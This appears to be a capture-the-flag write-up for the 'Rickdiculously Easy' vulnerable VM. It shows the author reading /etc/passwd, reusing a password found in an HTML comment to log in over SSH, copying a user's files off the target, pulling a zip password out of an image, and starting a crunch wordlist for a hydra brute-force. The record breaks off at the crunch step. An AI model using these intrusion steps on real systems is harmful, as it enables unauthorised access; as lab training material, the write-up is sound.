drwxr-xr-x.  3 root root   76 Aug 22  2017 html
cd html
ls -la
total 536
drwxr-xr-x. 3 root root     76 Aug 22  2017 .
drwxr-xr-x. 4 root root     33 Aug 22  2017 ..
-rw-r--r--. 1 root root    326 Aug 22  2017 index.html
-rw-r--r--. 1 root root 539672 Aug 22  2017 morty.png
drwxr-xr-x. 2 root root     44 Aug 23  2017 passwords
-rw-r--r--. 1 root root    126 Aug 22  2017 robots.txt
cd passwords
ls -la
total 8
drwxr-xr-x. 2 root root  44 Aug 23  2017 .
drwxr-xr-x. 3 root root  76 Aug 22  2017 ..
-rw-r--r--. 1 root root  44 Aug 22  2017 FLAG.txt
-rw-r--r--. 1 root root 352 Aug 23  2017 passwords.html
```


While checking password.html i found a password but however we are not sure whose password is this lets keep in back pocket(This can also be found from gobuster).
Password = winter



```
less passwords.html
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<body>Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd d
elete them entirely but I know you'd go bitching to your mom. That's the last thing I need.</body>
<!--Password: winter-->
</head>
</html>
```


Since we have password lets see if i can cat /etc/passwd file to find the users.

Wow!.. I am able to do it. So we have 3 users RickSanchez, Morty and summer. Lets try to login and see what happens




```
less /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
```

I tried RickSanchez and Morty but unfortunately i wasnt able to login. Lets try the last option Summer



```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy$ ssh RickSanchez@10.10.10.100 -p 22222
The authenticity of host '[10.10.10.100]:22222 ([10.10.10.100]:22222)' can't be establi
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxUO9cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.100]:22222' (ECDSA) to the list of known hosts.
RickSanchez@10.10.10.100's password:
Permission denied, please try again.
RickSanchez@10.10.10.100's password:
```


Whoa!. I am able to login to Summer, I should have thought Summer == winter




```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy$ ssh Summer@10.10.10.100 -p 22222
Summer@10.10.10.100's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$
```

Lets see what there.

Directly found a flag in that folder and less that to find the same. **FLAG{Get off the high road Summer!} - 10 Points**




```
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ less
```




```
FLAG{Get off the high road Summer!} - 10 Points
FLAG.txt (END)
```

I went one step back and found that i was able to go to the Morty folder as well which has couple of files. Lets grab those files and see what happens.



```
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ cd ..
[Summer@localhost home]$ ls
Morty  RickSanchez  Summer
[Summer@localhost home]$ cd Morty/
[Summer@localhost Morty]$ ls
journal.txt.zip  Safe_Password.jpg
[Summer@localhost Morty]$
```

I grabbed the files using the wget method from my local computer since python was installed on that target machine. Did python -m SimpleHTTP




```
[Summer@localhost Morty]$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.102 - - [06/Mar/2021 12:32:58] "GET /journal.txt.zip HTTP/1.1" 200
-
10.10.10.102 - - [06/Mar/2021 12:33:13] "GET /Safe_Password.jpg HTTP/1.1" 20
0 -
```

```
Safe_Password.jpg  100%[===================>]  42.13K  --.-KB/s    in 0.01s

2021-03-05 12:03:14 (3.41 MB/s) - 'Safe_Password.jpg' saved [43145/43145]

i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ ls
journal.txt.zip  Safe_Password.jpg
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$
```


Lets go inside the Rick and see whats there.

I found RICK_SAFE folder and got the entire folder to my computer.




```
[Summer@localhost RickSanchez]$ ls -la
total 12
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21  2017 .
drwxr-xr-x. 5 root        root         52 Aug 18  2017 ..
-rw-r--r--. 1 RickSanchez RickSanchez  18 May 30  2017 .bash_logout
-rw-r--r--. 1 RickSanchez RickSanchez 193 May 30  2017 .bash_profile
-rw-r--r--. 1 RickSanchez RickSanchez 231 May 30  2017 .bashrc
drwxr-xr-x. 2 RickSanchez RickSanchez  18 Sep 21  2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez  26 Aug 18  2017 ThisDoesntContai
lags
```

I tried to unzip the file but however it was asking for password which i dont know.




```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
```

There is an image initially i thought of Stegh and all but i usually run strings on these kind of things and luckily found the password for that zip file




So the password for that zip file is Meeseek. Lets try to unzip and see whats inside.

I got one more flag of 20 points with hint about the safe. **FLAG: {131333} - 20 Points**




```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ ls
journal.txt  journal.txt.zip  RICKS_SAFE  Safe_Password.jpg
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe,
 and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$
```

I found one binary file called safe from RICK_SAFE folder



```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ file safe
safe: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib6
a1]=6788eee358d9e51e369472b52e684b7d6da7f1ce, not stripped
```

I changed the mode and tried to run the binary and seems like it requires an argument.




```
i7z3r0@ubuntu:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ ./safe lol
decrypt:

5&%0l0J~'T+Os2'_3ibkXcPFJ/#J`EgyX
```

I tried to run strings, ltrace and Hopper disassember but i didnt understand to be honest. Then i got thought there is something written on that previous folder about safe. Lets check it out.

Then i thougt to run the binary with 131333 arugument since that previous flag has that one.

OMG it worked and got the another 20 point flag as well. **FLAG{And Awwwaaaaayyyy we Go!} - 20 Points**




```
i7z3r0@i7z3r0:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ ./safe 131333
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.
```

Along with that there is a hint for rick password as well. it should have 1 Uppercase character 1 digit and one of the words in my old band name.


By googling i found that one of the names in old bands names are The Flesh Curtains

Lets try to use Crunch and try to create this combination. We have got the password list which we can use with hydra for port 22222




```
i7z3r0@i7z3r0:~/Desktop/vuln/Rickdiculously_Easy/Morty_Rick_files$ crunch 10 10 -t ,%Curtains -o curtains_password.list
Crunch will now generate the following amount of data: 2860 bytes
0 MB
